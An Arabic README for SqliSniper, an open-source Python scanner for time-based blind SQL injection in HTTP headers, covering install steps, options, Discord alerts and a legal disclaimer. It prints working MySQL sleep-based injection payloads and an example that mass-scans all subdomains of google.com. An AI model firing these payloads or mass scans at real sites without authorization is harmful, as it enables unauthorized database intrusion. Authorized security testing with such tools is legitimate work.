 danialhalo/sqlisniper
أداة متقدمة لاختبار اختراق SQL الأعمى القائم على الوقت لرؤوس HTTP



الميزات الرئيسية • التثبيت • الاستخدام • تشغيل SqliSniper • المساهمة •

SqliSniper هي أداة Python قوية مصممة لاكتشاف حقن SQL الصامت القائم على الوقت في رؤوس طلبات HTTP. تعمل على تعزيز عملية تقييم الأمان من خلال المسح السريع وتحديد الثغرات المحتملة باستخدام خيوط المعالجة المتعددة، مما يضمن السرعة والكفاءة. على عكس الماسحات الأخرى، صُمم SqliSniper لإزالة النتائج الإيجابية الخاطئة وإرسال التنبيهات عند الاكتشاف، مع وظيفة إشعار Discord المدمجة.

git clone https://github.com/danialhalo/SqliSniper.git
cd SqliSniper
chmod +x sqlisniper.py
pip3 install -r requirements.txt
سيؤدي هذا إلى عرض التعليمات الخاصة بالأداة. فيما يلي جميع الخيارات التي تدعمها.
ubuntu:~/sqlisniper$ ./sqlisniper.py -h


███████╗ ██████╗ ██╗     ██╗    ███████╗███╗   ██╗██╗██████╗ ███████╗██████╗
██╔════╝██╔═══██╗██║     ██║    ██╔════╝████╗  ██║██║██╔══██╗██╔════╝██╔══██╗
███████╗██║   ██║██║     ██║    ███████╗██╔██╗ ██║██║██████╔╝█████╗  ██████╔╝
╚════██║██║▄▄ ██║██║     ██║    ╚════██║██║╚██╗██║██║██╔═══╝ ██╔══╝  ██╔══██╗
███████║╚██████╔╝███████╗██║    ███████║██║ ╚████║██║██║     ███████╗██║  ██║
╚══════╝ ╚══▀▀═╝ ╚══════╝╚═╝    ╚══════╝╚═╝  ╚═══╝╚═╝╚═╝     ╚══════╝╚═╝  ╚═╝

                            -: إعداد محمد دانيال :-

usage: sqlisniper.py [-h] [-u URL] [-r URLS_FILE] [-p] [--proxy PROXY] [--payload PAYLOAD] [--single-payload SINGLE_PAYLOAD] [--discord DISCORD] [--headers HEADERS]
                     [--threads THREADS]

اكتشاف حقن SQL عن طريق إرسال استعلامات ضارة

options:
  -h, --help            show this help message and exit
  -u URL, --url URL     عنوان URL واحد للهدف
  -r URLS_FILE, --urls_file URLS_FILE
                        ملف يحتوي على قائمة عناوين URL
  -p, --pipeline        القراءة من خط الأنابيب
  --proxy PROXY         وكيل لاعتراض الطلبات (مثال: http://127.0.0.1:8080)
  --payload PAYLOAD     ملف يحتوي على حمولات ضارة (الافتراضي هو payloads.txt)
  --single-payload SINGLE_PAYLOAD
                        حمولة واحدة للاختبار
  --discord DISCORD     رابط Webhook الخاص بـ Discord
  --headers HEADERS     ملف يحتوي على الرؤوس (الافتراضي هو headers.txt)
  --threads THREADS     عدد الخيوط
يمكن توفير العنوان باستخدام العلم -u لفحص موقع واحد
./sqlisniper.py -u http://example.com
يسمح العلم -r لـ SqliSniper بقراءة ملف يحتوي على عناوين URL متعددة للمسح المتزامن.
./sqlisniper.py -r url.txt
يمكن لـ SqliSniper أيضًا العمل مع الإدخال عبر الأنابيب باستخدام العلم -p
cat url.txt | ./sqlisniper.py -p
تسهل ميزة الأنابيب التكامل السلس مع الأدوات الأخرى. على سبيل المثال، يمكنك استخدام أدوات مثل subfinder و httpx، ثم توجيه مخرجاتها إلى SqliSniper للمسح الجماعي.
subfinder -silent -d google.com | sort -u | httpx -silent | ./sqlisniper.py -p
بشكل افتراضي، يستخدم SqliSniper ملف payloads.txt. ومع ذلك، يمكن استخدام العلم --payload لتوفير ملف حمولات مخصص.
./sqlisniper.py -u http://example.com --payload mssql_payloads.txt
عند استخدام ملف حمولات مخصص، تأكد من استبدال زمن الانتظار بـ %__TIME_OUT__%. يقوم SqliSniper بضبط زمن الانتظار ديناميكيًا وبشكل متكرر للتخفيف من النتائج الإيجابية الخاطئة المحتملة.
يجب أن يبدو ملف الحمولات هكذا.
ubuntu:~/sqlisniper$ cat payloads.txt
0\"XOR(if(now()=sysdate(),sleep(%__TIME_OUT__%),0))XOR\"Z
"0"XOR(if(now()=sysdate()%2Csleep(%__TIME_OUT__%)%2C0))XOR"Z"
0'XOR(if(now()=sysdate(),sleep(%__TIME_OUT__%),0))XOR'Z
إذا كنت ترغب في الاختبار بحمولة واحدة فقط، يمكن استخدام العلم --single-payload. تأكد من استبدال زمن الانتظار بـ %__TIME_OUT__%
./sqlisniper.py -r url.txt --single-payload "0'XOR(if(now()=sysdate(),sleep(%__TIME_OUT__%),0))XOR'Z"
يتم حفظ الرؤوس في ملف headers.txt. لمسح رأس مخصص، احفظ رأس طلب HTTP المخصص في ملف headers.txt.
ubuntu:~/sqlisniper$ cat headers.txt
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
X-Forwarded-For: 127.0.0.1
يوفر SqliSniper أيضًا إشعارات تنبيه عبر Discord، مما يعزز وظائفه من خلال توفير تنبيهات فورية عبر webhooks الخاصة بـ Discord. تثبت هذه الميزة قيمتها أثناء عمليات المسح واسعة النطاق، مما يسمح بإشعارات فورية عند الاكتشاف.
./sqlisniper.py -r url.txt --discord <web_hookurl>
يمكن تعريف الخيوط باستخدام العلم --threads
./sqlisniper.py -r url.txt --threads 10
ملاحظة: من المهم مراعاة أن استخدام عدد أكبر من الخيوط قد يؤدي إلى نتائج إيجابية خاطئة أو تجاهل مشكلات صحيحة. نظرًا لطبيعة حقن SQL القائم على الوقت، يُوصى باستخدام عدد أقل من الخيوط للحصول على اكتشاف أكثر دقة.
إخلاء المسؤولية القانونياستخدام هذه الأداة لمهاجمة أهداف دون موافقة مسبقة متبادلة محظور تمامًا. تقع على عاتق المستخدم النهائي مسؤولية الامتثال لجميع القوانين المحلية والولائية والفيدرالية المعمول بها. يخلي المطورون مسؤوليتهم ولا يتحملون أي مسؤولية عن أي إساءة استخدام أو ضرر ناتج عن هذا البرنامج. |
المساهمات في SqliSniper مرحب بها دائمًا. سواء كانت تحسينات في الميزات، أو إصلاحات للأخطاء، أو تحسينات في التوثيق، كل مساعدة موضع تقدير.
SqliSniper موزعة تحت رخصة MIT
SqliSniper صُنعت في  مع الكثير من 💙 بواسطة @Muhammad Danial.






